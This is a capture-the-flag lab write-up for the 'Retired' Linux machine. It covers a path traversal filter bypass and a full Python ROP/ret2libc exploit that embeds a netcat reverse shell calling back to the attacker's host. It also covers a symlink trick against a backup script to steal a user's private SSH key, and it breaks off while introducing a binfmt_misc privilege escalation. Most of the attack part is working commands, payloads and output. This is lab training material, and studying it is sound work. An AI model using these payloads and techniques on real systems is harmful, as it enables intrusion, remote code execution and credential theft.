Retired

11rd August 2022 / Document No D22.100.193

Prepared By: polarbearer

Machine Author(s): uco2KFh

Difficulty: Medium

Classification: Official

Synopsis

Retired is a medium difficulty Linux machine that focuses on simple web attacks, stack-based binary exploitation and insecure kernel features. Initial foothold is gained by exploiting a path traversal vulnerability in a web application, which leads to the discovery of an internal service that is handling uploaded data. The corresponding binary file, its dependencies and memory map can be downloaded via the same path traversal vector, and analysed to identify a buffer overflow vulnerability and obtain the necessary memory addresses and ROP gadgets to develop a working exploit, resulting in an interactive shell on the system. Lateral movement to a second low-privileged user is possible by performing a symlink attack on a scheduled backup script, gaining access to the user's home directory and their private SSH key file. Finally, a helper program that allows the user to write data to `/proc/sys/fs/binfmt_misc/register` is found, allowing for privilege escalation by leveraging the `credentials` flag when registering a custom handler for `root`-owned setuid files.

Skills Required

- Enumeration
- Exploiting path traversal vulnerabilities
- Basic Linux knowledge
- Basic binary exploitation knowledge

Skills Learned

- Developing ROP/ret2libc exploits for stack-based buffer overflows
- Gaining `root` privileges through writable `/proc/sys/fs/binfmt_misc/register`

Enumeration


Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.154 | grep ^[0-9] | cut -d '/' -f1
| tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.11.154
```

```
nmap -sC -sV -p$ports 10.10.11.154

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-09 08:41 CEST
Nmap scan report for 10.10.11.154
Host is up (0.34s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 77:b2:16:57:c2:3c:10:bf:20:f1:62:76:ea:81:e4:69 (RSA)
|   256 cb:09:2a:1b:b9:b9:65:75:94:9d:dd:ba:11:28:5b:d2 (ECDSA)
|_  256 0d:40:f0:f5:a8:4b:63:29:ae:08:a1:66:c1:26:cd:6b (ED25519)
80/tcp open  http    nginx
| http-title: Agency - Start Bootstrap Theme
|_Requested resource was /index.php?page=default.html
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
```

Nginx

Browsing to the web server on port 80, we are redirected to `/index.php?page=default.html`. The page mentions a handheld gaming console named `OSTRICH` and an official software emulator, only available to beta testers, called `EMUEMU`.




Since we know that both `php` and `html` are used, we run gobuster to search for additional available pages to read.

```
gobuster dir -u http://10.10.11.154 -w /usr/share/dirb/wordlists/common.txt -x
php,html -q
```

```
gobuster dir -u http://10.10.11.154 -w /usr/share/dirb/wordlists/common.txt -x php,html -q

/assets               (Status: 301) [Size: 162] [--> http://10.10.11.154/assets/]
/beta.html            (Status: 200) [Size: 4144]

<SNIP>
```

The `beta.html` page is found, which contains a form for submitting license keys.



Submitted keys are said to be activated by running an application called `activate_license`. We take note of this as it may be useful later.

The form posts data to `activate_license.php`:

```
<form action="activate_license.php" method="post" enctype="multipart/form-data">
```

Foothold

Setting `index.php` as the `page` parameter (`index.php?page=index.php`) reveals the source code of the page.

```
<?php
function sanitize_input($param) {
    $param1 = str_replace("../","",$param);
    $param2 = str_replace("./","",$param1);
    return $param2;
}

$page = $_GET['page'];
if (isset($page) && preg_match("/^[a-z]/", $page)) {
    $page = sanitize_input($page);
} else {
    header('Location: /index.php?page=default.html');
}

readfile($page);
```

```
?>
```

Notice that the code does not get executed because `readfile()` (and not `include()`) is used to read the page. This means we cannot exploit this as a local file include vulnerability, but the weak regex filters can be easily bypassed to read arbitrary files. First, the `/^[a-z]/` regular expression looks for a single lowercase alphabetic character at the beginning of the `page` parameter; next, the first (and only the first) occurrences of `../` and `./` are removed one after the other, allowing us to use the string `...../// `, which will be first converted to `...//` and finally to `../`, to traverse directories up to the root.

For example, the following request allows us to read the `/etc/passwd` file.

```
curl http://10.10.11.154/index.php?
page=a...../////...../////...../////...../////.../etc/passwd
```

```
curl http://10.10.11.154/index.php?page=a...../////...../////...../////...../////.../etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
_chrony:x:105:112:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
vagrant:x:1000:1000::/vagrant:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
dev:x:1001:1001::/home/dev:/bin/bash
```

We retrieve the source code of the `activate_license.php` page we discovered earlier:

```
curl http://10.10.11.154/index.php?page=activate_license.php
```

```
<?php
if(isset($_FILES['licensefile'])) {
    $license      = file_get_contents($_FILES['licensefile']['tmp_name']);
    $license_size = $_FILES['licensefile']['size'];

    $socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
    if (!$socket) { echo "error socket_create()\n"; }

    if (!socket_connect($socket, '127.0.0.1', 1337)) {
```

```
        echo "error socket_connect()" . socket_strerror(socket_last_error()) .
"\n";
    }

    socket_write($socket, pack("N", $license_size));
    socket_write($socket, $license);

    socket_shutdown($socket);
    socket_close($socket);
}
?>
```

The page is sending data to an internal service listening on port 1337, which expects the size of the license key followed by the key itself. As noted previously, an application named `activate_license` might be responsible for license activation. We can retrieve the application binary from the easily guessable path `/usr/bin/activate_license`:

```
curl http://10.10.11.154/index.php?
page=a...../////...../////...../////...../////.../usr/bin/activate_license -o
activate_license
```

```
file activate_license

activate_license: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64
/ld-linux-x86-64.so.2, BuildID[sha1]=554631debe5b40be0f96cabea315eedd2439fb81, for GNU/Linux 3.2.0, with
debug_info, not stripped
```

Some common security measures, like non-executable stack (NX), position-independent executable (PIE) and full Relocation Read-Only (RELRO), are enabled. This means that in case of a stack-based buffer overflow vulnerability we would not be able to execute shellcode directly from the stack; additionally, the binary and its dependencies are loaded into random virtual memory locations on each execution, making Return-Oriented Programming (ROP) attacks more difficult. Full RELRO makes the entire Global Offset Table (GOT) read-only, thus preventing GOT overwrite attacks.

```
checksec --file=activate_license

RELRO          STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols        FORTIFY Fortified      Fortifiable     FILE
Full RELRO     No canary found   NX enabled   PIE enabled   No RPATH   No RUNPATH   100 Symbols      No    0              3               activate_license
```

We could assume Address Space Layout Randomization (ASLR) to be enabled as well, but we can easily check this by reading the `/proc/sys/kernel/randomize_va_space` file:

```
curl http://10.10.11.154/index.php?
page=a...../////...../////...../////...../////.../proc/sys/kernel/randomize_va_space
```

```
curl http://10.10.11.154/index.php?page=a...../////...../////...../////...../////.../proc/sys/kernel/randomize_va_space

2
```

However, stack canaries are not enabled, which could make stack-based buffer overflow exploitation easier.

We open the binary with Ghidra to identify potential vulnerabilities. We focus our attention to the `activate_license()` function, which is called on successful connections. As we can see, an arbitrary number of bytes (`msglen`) is read from the socket descriptor `sockfd` into the 512-byte `buffer` string by calling the POSIX read() function.

```
uint32_t msglen;
char buffer [512];

sVar2 = read(sockfd,&msglen,4);
if (sVar2 == -1) {
  piVar3 = __errno_location();
  pcVar4 = strerror(*piVar3);
  error(pcVar4);
}
msglen = ntohl(msglen);
printf("[+] reading %d bytes\n",msglen);
sVar2 = read(sockfd,buffer,(ulong)msglen);
```

Since both the `msglen` and `buffer` values are user-controlled and no checks are performed on the input, this leads to a stack-based buffer overflow vulnerability.

The first thing we have to do before we start developing our exploit is finding the offset between the buffer and the saved RIP address. To do so, we can use the `pattern_create` and `pattern_offset` functions from PEDA. We open the program with GDB:

```
gdb -q ./activate_license
```

We generate a 600-byte pattern and run the program:

```
pattern_create 600
set follow-fork-mode child
run 1337
```

```
gdb -q ./activate_license

Reading symbols from ./activate_license...
gdb-peda$ pattern_create 600
'AAA%AAsAABAA$AAnAACAA-
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAA
QAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA
%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA
%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-
As(AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6AsLAshAs7AsMAsiAs8AsNAsjAs9AsOAskAsPAslAs
QAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAstAsWAsuAsXAsvAsYAswAsZAsxAs'
gdb-peda$ set follow-fork-mode child
gdb-peda$ run 1337
Starting program: /tmp/activate_license 1337
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
[+] starting server listening on port 1337
[+] listening ...
```

We run the following script to send the generated pattern to the listening server:


```
#!/usr/bin/python3
from pwn import *
import sys
msg = sys.argv[1].encode()
r = remote('localhost', 1337)
r.send(p32(len(msg), endian='big'))
r.send(msg)
```

```
python getoffset.py "AAA%AAsAABAA$AAnAACAA-
AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAA<SNIP>"
```

As expected, this results in a segmentation fault.

To find the saved RIP offset, we take the current RSP value and use the `pattern_offset` command:

```
x/xg $rsp
pattern_offset 0x73413973416a7341
```



Since we identified the correct offset, we can start working on our payload. We know NX is enabled, so our best option is to use a ROP/ret2libc approach. Since ASLR is also enabled, we need a way to leak the absolute addresses where the program and its libraries are currently loaded. The `/proc/<PID>/maps` file, which we may be able to read via the path traversal vulnerability in `index.php` contains the information we are seeking, but it requires knowing the PID of the running `activate_license` process. This can be obtained in a few different ways, including a full PID brute force (which could prove to be very inefficient). A much quicker way of obtaining this information is to read the task scheduler debug file, which can be found in `/proc/sched_debug` or `/sys/kernel/debug/sched/debug` depending on the Linux distribution and kernel version, if available. This file among other information contains a summary of tasks running on each processor including their PID. On the target system which is running Debian 11, the file can be found in `/proc/sched_debug`:

```
curl http://10.10.11.154/index.php?
page=a...../////...../////...../////...../////.///proc/sched_debug 2>&1| grep
activate
```

```
curl http://10.10.11.154/index.php?page=a...../////...../////...../////...../////.///proc/sched_debug 2>&1|grep activate
 S activate_licens   434    177639.104784        24   120         0.000000         7.004425         0.000000 0 0 /
```

The file we want is `/proc/434/maps`:

```
curl http://10.10.11.154/index.php?
page=a...../////...../////...../////...../////.///proc/434/maps
```

```
curl http://10.10.11.154/index.php?page=a...../////...../////...../////...../////.///proc/434/maps

561afcc08000-561afcc09000 r--p 00000000 08:01 2408                       /usr/bin/activate_license
561afcc09000-561afcc0a000 r-xp 00001000 08:01 2408                       /usr/bin/activate_license
561afcc0a000-561afcc0b000 r--p 00002000 08:01 2408                       /usr/bin/activate_license
561afcc0b000-561afcc0c000 r--p 00002000 08:01 2408                       /usr/bin/activate_license
561afcc0c000-561afcc0d000 rw-p 00003000 08:01 2408                       /usr/bin/activate_license
561afe9e6000-561afea07000 rw-p 00000000 00:00 0                          [heap]
7fc7d4aee000-7fc7d4af0000 rw-p 00000000 00:00 0
7fc7d4af0000-7fc7d4af1000 r--p 00000000 08:01 3635                       /usr/lib/x86_64-linux-gnu/libdl-2.31.so
7fc7d4af1000-7fc7d4af3000 r-xp 00001000 08:01 3635                       /usr/lib/x86_64-linux-gnu/libdl-2.31.so
7fc7d4af3000-7fc7d4af4000 r--p 00003000 08:01 3635                       /usr/lib/x86_64-linux-gnu/libdl-2.31.so
7fc7d4af4000-7fc7d4af5000 r--p 00003000 08:01 3635                       /usr/lib/x86_64-linux-gnu/libdl-2.31.so
7fc7d4af5000-7fc7d4af6000 rw-p 00004000 08:01 3635                       /usr/lib/x86_64-linux-gnu/libdl-2.31.so
7fc7d4af6000-7fc7d4afd000 r--p 00000000 08:01 3645                       /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
7fc7d4afd000-7fc7d4b0d000 r-xp 00007000 08:01 3645                       /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
7fc7d4b0d000-7fc7d4b12000 r--p 00017000 08:01 3645                       /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
7fc7d4b12000-7fc7d4b13000 r--p 0001b000 08:01 3645                       /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
7fc7d4b13000-7fc7d4b14000 rw-p 0001c000 08:01 3645                       /usr/lib/x86_64-linux-gnu/libpthread-2.31.so
7fc7d4b14000-7fc7d4b18000 rw-p 00000000 00:00 0
7fc7d4b18000-7fc7d4b27000 r--p 00000000 08:01 3636                       /usr/lib/x86_64-linux-gnu/libm-2.31.so
7fc7d4b27000-7fc7d4bc1000 r-xp 0000f000 08:01 3636                       /usr/lib/x86_64-linux-gnu/libm-2.31.so
7fc7d4bc1000-7fc7d4c5a000 r--p 000a9000 08:01 3636                       /usr/lib/x86_64-linux-gnu/libm-2.31.so
7fc7d4c5a000-7fc7d4c5b000 r--p 00141000 08:01 3636                       /usr/lib/x86_64-linux-gnu/libm-2.31.so
7fc7d4c5b000-7fc7d4c5c000 rw-p 00142000 08:01 3636                       /usr/lib/x86_64-linux-gnu/libm-2.31.so
7fc7d4c5c000-7fc7d4c81000 r--p 00000000 08:01 3634                       /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc7d4c81000-7fc7d4dcc000 r-xp 00025000 08:01 3634                       /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc7d4dcc000-7fc7d4e16000 r--p 00170000 08:01 3634                       /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc7d4e16000-7fc7d4e17000 ---p 001ba000 08:01 3634                       /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc7d4e17000-7fc7d4e1a000 r--p 001ba000 08:01 3634                       /usr/lib/x86_64-linux-gnu/libc-2.31.so
7fc7d4e1a000-7fc7d4e1d000 rw-p 001bd000 08:01 3634                       /usr/lib/x86_64-linux-gnu/libc-2.31.so
<SNIP>
```

The base address of the `activate_license` binary is `0x561afcc08000`, while the `libc-2.31.so` library is loaded at `0x7fc7d4c5c000`. To get the offset of the `system()` function, and to search for ROP gadgets in libc, we need to download the library:

```
curl http://10.10.11.154/index.php?
page=a...../////...../////...../////...../////.///usr/lib/x86_64-linux-gnu/libc-
2.31.so -o libc-2.31.so
```

We use `objdump` to read the `system()` offset:

```
objdump -d libc-2.31.so | grep '^[0-9].*system'
```

```
objdump -d libc-2.31.so | grep '^[0-9].*system'

0000000000048e50 <__libc_system@@GLIBC_PRIVATE>:
```

We need a few ROP gadgets to pop data from the stack and to write our payload to a writable memory address. We find a `pop rdi` gadget in the `activate_license` binary:

```
ropper -f activate_license --search 'pop rdi; ret'
```

```
ropper -f activate_license --search 'pop rdi; ret'

[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi; ret

[INFO] File: activate_license
0x000000000000181b: pop rdi; ret;
```

Other gadgets are found in the `libc-2.31.so` library:

```
ropper -f libc-2.31.so --search 'pop rdx; ret'
ropper -f libc-2.31.so --search 'mov [rdi], rdx; ret'
```

```
ropper -f libc-2.31.so --search 'pop rdx; ret'

[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdx; ret

[INFO] File: libc-2.31.so
0x00000000000cb1cd: pop rdx; ret;


ropper -f libc-2.31.so --search 'mov [rdi], rdx; ret'

[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: mov [rdi], rdx; ret

[INFO] File: libc-2.31.so
0x0000000000003ace5: mov qword ptr [rdi], rdx; ret;
```

We use `rabin2` to search for the offset a writable section (e.g. `data`) in the `activate_license` binary:

```
rabin2 -S activate_license
```

```
rabin2 -S activate_license
[Sections]

nth paddr        size vaddr       vsize perm name
―――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000000    0x0 0x00000000    0x0 ----
1   0x000002a8   0x1c 0x000002a8   0x1c -r-- .interp
2   0x000002c4   0x24 0x000002c4   0x24 -r-- .note.gnu.build-id
3   0x000002e8   0x20 0x000002e8   0x20 -r-- .note.ABI-tag
4   0x00000308   0x28 0x00000308   0x28 -r-- .gnu.hash
5   0x00000330  0x390 0x00000330  0x390 -r-- .dynsym
6   0x000006c0  0x1cc 0x000006c0  0x1cc -r-- .dynstr
7   0x0000088c   0x4c 0x0000088c   0x4c -r-- .gnu.version
8   0x000008d8   0x30 0x000008d8   0x30 -r-- .gnu.version_r
9   0x00000908   0xd8 0x00000908   0xd8 -r-- .rela.dyn
10  0x000009e0  0x2d0 0x000009e0  0x2d0 -r-- .rela.plt
11  0x00001000   0x17 0x00001000   0x17 -r-x .init
12  0x00001020  0x1f0 0x00001020  0x1f0 -r-x .plt
13  0x00001210    0x8 0x00001210    0x8 -r-x .plt.got
14  0x00001220  0x601 0x00001220  0x601 -r-x .text
15  0x00001824    0x9 0x00001824    0x9 -r-x .fini
16  0x00002000  0x18b 0x00002000  0x18b -r-- .rodata
17  0x0000218c   0x4c 0x0000218c   0x4c -r-- .eh_frame_hdr
18  0x000021d8  0x140 0x000021d8  0x140 -r-- .eh_frame
19  0x00002cb8    0x8 0x00003cb8    0x8 -rw- .init_array
20  0x00002cc0    0x8 0x00003cc0    0x8 -rw- .fini_array
21  0x00002cc8  0x200 0x00003cc8  0x200 -rw- .dynamic
22  0x00002ec8  0x138 0x00003ec8  0x138 -rw- .got
23  0x00003000   0x10 0x00004000   0x10 -rw- .data
<SNIP>
```

We now have everything we need to build our exploit (`rce.py`).

```
#!/usr/bin/python

from sys import argv
from pwn import *
import requests

def perform_rce(rhost, lhost):
    # address of activate_license in memory; from /proc/$PID/maps of running
system
    actbase = 0x561afcc08000

    # address of libc in memory; from /proc/$PID/maps of running system
    libcbase = 0x7fc7d4c5c000

    # ROP gadgets
    pop_rdi = p64(actbase + 0x0000181b) # pop rdi; ret;
    pop_rdx = p64(libcbase + 0x000cb1cd) # pop rdx; ret;
    mov = p64(libcbase + 0x0003ace5) # mov qword ptr [rdi], rdx; ret;
```

```
    # offfsets
    offset = 520 # offset between buffer and overwriting saved rip
    system = p64(libcbase + 0x00048e50)
    writable = actbase + 0x00004000

    # build payload
    cmd = b"bash -c 'rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc %s
7777 >/tmp/f' \x00" % lhost.encode()
    rop = b''
    rop += b'A'*offset # junk padding before new rip
    for i in range(0,len(cmd),8):
        rop += pop_rdi
        rop += p64(writable + i)
        rop += pop_rdx
        rop += cmd[i:i+8].ljust(8, b"\x00")
        rop += mov

    rop += pop_rdi
    rop += p64(writable)
    rop += system

    with open('getshell.key','wb') as f:
        f.write(rop)

    files = {"licensefile": ("getshell.key", open("getshell.key","rb"),
'application/x-iwork-keynote-sffkey')}
    requests.post(f"http://{rhost}/activate_license.php", files=files)


perform_rce(argv[1], argv[2])
```

The script generates a reverse shell ROP chain and writes the payload to a license file, then uploads it by posting a request to `activate_license.php`. It takes two command-line parameters (remote and local address) and returns a reverse shell on port 7777.

We open a Netcat listener and then execute the exploit:

```
nc -lnvp 7777
```

```
./rce.py 10.10.11.154 10.10.14.26
```

A reverse shell as the `www-data` user is immediately sent back to our listener.

```
nc -lnvp 7777

Connection from 10.10.11.154:54678
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

A low-privileged user named `dev` is defined on the system, as we can see by reading `/etc/passwd` and by listing the available home directories.

```
www-data@retired:/var/www$ ls -la /home
total 12
drwxr-xr-x  3 root root 4096 Mar 11 14:36 .
drwxr-xr-x 18 root root 4096 Mar 11 14:52 ..
drwx------  6 dev  dev  4096 Mar 11 14:36 dev
```

Standard system enumeration reveals an interesting systemd timer called `website_backup.timer` that is scheduled to run every minute.

```
www-data@retired:/var/www$ systemctl list-timers
NEXT                         LEFT          LAST                         PASSED       UNIT                         ACTIVATES
Wed 2022-08-10 13:08:00 UTC 28s left      Wed 2022-08-10 13:07:01 UTC 29s ago      website_backup.timer         website_backup.service
Wed 2022-08-10 13:09:00 UTC 1min 28s left Wed 2022-08-10 12:39:07 UTC 28min ago    phpsessionclean.timer        phpsessionclean.service

<SNIP>
```

The timer runs the `website_backup.service` service. We read the corresponding service unit:

```
systemctl cat website_backup.service
```

```
www-data@retired:/var/www$ systemctl cat website_backup.service
# /etc/systemd/system/website_backup.service
[Unit]
Description=Backup and rotate website

[Service]
User=dev
Group=www-data
ExecStart=/usr/bin/webbackup

[Install]
WantedBy=multi-user.target
```

The `/usr/bin/webbackup` script contains the following code:

```
#!/bin/bash
set -euf -o pipefail

cd /var/www/

SRC=/var/www/html
DST="/var/www/$(date +%Y-%m-%d_%H-%M-%S)-html.zip"
```

```
/usr/bin/rm --force -- "$DST"
/usr/bin/zip --recurse-paths "$DST" "$SRC"

KEEP=10
/usr/bin/find /var/www/ -maxdepth 1 -name '*.zip' -print0 \
    | sort --zero-terminated --numeric-sort --reverse \
    | while IFS= read -r -d '' backup; do
        if [ "$KEEP" -le 0 ]; then
            /usr/bin/rm --force -- "$backup"
        fi
        KEEP="$((KEEP-1))"
    done
```

The backup script creates a zip archive of `/var/www/html` and writes it to a world-readable location, then deletes the oldest backups while retaining the ten most recent ones. The `zip` program follows symbolic links by default (the `--symlinks` option can be used to store symbolic links as such instead of following them), and the systemd unit runs the script as the `dev` user. Since we have a shell as `www-data`, and we have write access to `/var/www/html`, we can create a symlink to any file or directory owned by `dev`, which will result in such files/directories being added to the zip archive. For example, we can add the entire `/home/dev` directory:

```
ln -s /home/dev /var/www/html/dev
```

We wait for the timer to trigger and then copy the resulting zip archive to a temporary directory and extract it:

```
cd `mktemp -d`
cp /var/www/2022-08-10_13-46-01-html.zip .
unzip 2022-08-10_13-46-01-html.zip
```

Among the extracted files we find the contents of `/home/dev`, including the private SSH key file in `var/www/html/dev/.ssh/id_rsa`. We copy this file to our attacking machine, give it the correct permissions and use it to establish an SSH session to the system as `dev`.

```
chmod 600 id_rsa
ssh -i id_rsa dev@10.10.11.154
```

```
ssh -i id_rsa dev@10.10.11.154

The authenticity of host '10.10.11.154 (10.10.11.154)' can't be
established.
ED25519 key fingerprint is
SHA256:yJ9p3p5aZFrQR+J2qeIQ54gY9gQ7kcEbymYQBvP5PdY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.154' (ED25519) to the list of known
hosts.
Linux retired 5.10.0-11-amd64 #1 SMP Debian 5.10.92-2 (2022-02-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 28 11:36:17 2022 from 10.10.14.23
dev@retired:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev),33(www-data)
```

The user flag can be found in `/home/dev/user.txt`.

Privilege Escalation

In the user's home directory we find the source code of the `emuemu` project.

```
dev@retired:~/emuemu$ ls -la
total 68
drwx------ 3 dev dev  4096 Mar 11 14:36 .
drwx------ 6 dev dev  4096 Mar 11 14:36 ..
-rw------- 1 dev dev   673 Oct 13  2021 Makefile
-rw------- 1 dev dev   228 Oct 13  2021 README.md
-rw------- 1 dev dev 16608 Oct 13  2021 emuemu
-rw------- 1 dev dev   168 Oct 13  2021 emuemu.c
-rw------- 1 dev dev 16864 Oct 13  2021 reg_helper
-rw------- 1 dev dev   502 Oct 13  2021 reg_helper.c
drwx------ 2 dev dev  4096 Mar 11 14:36 test
```

The `emuemu.c` file is currently just a stub that prints an "under development" message.

```c
#include <stdio.h>

/* currently this is only a dummy implementation doing nothing */

int main(void) {
    puts("EMUEMU is still under development.");
    return 1;
}
```

Far more interesting is `reg_helper.c`, which acts as a wrapper allowing writes to `/proc/sys/fs/binfmt_misc/register`.

```c
#define _GNU_SOURCE

#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>

int main(void) {
    char cmd[512] = { 0 };

    read(STDIN_FILENO, cmd, sizeof(cmd)); cmd[-1] = 0;

    int fd = open("/proc/sys/fs/binfmt_misc/register", O_WRONLY);
    if (-1 == fd)
        perror("open");
    if (write(fd, cmd, strnlen(cmd,sizeof(cmd))) == -1)
        perror("write");
    if (close(fd) == -1)
        perror("close");

    return 0;
}
```

The Kernel Support for miscellaneous Binary Formats (binfmt_misc) feature allows to register custom interpreters for specific file types (either by magic byte sequences or by file extension) in order to automatically invoke them just by typing the file name.

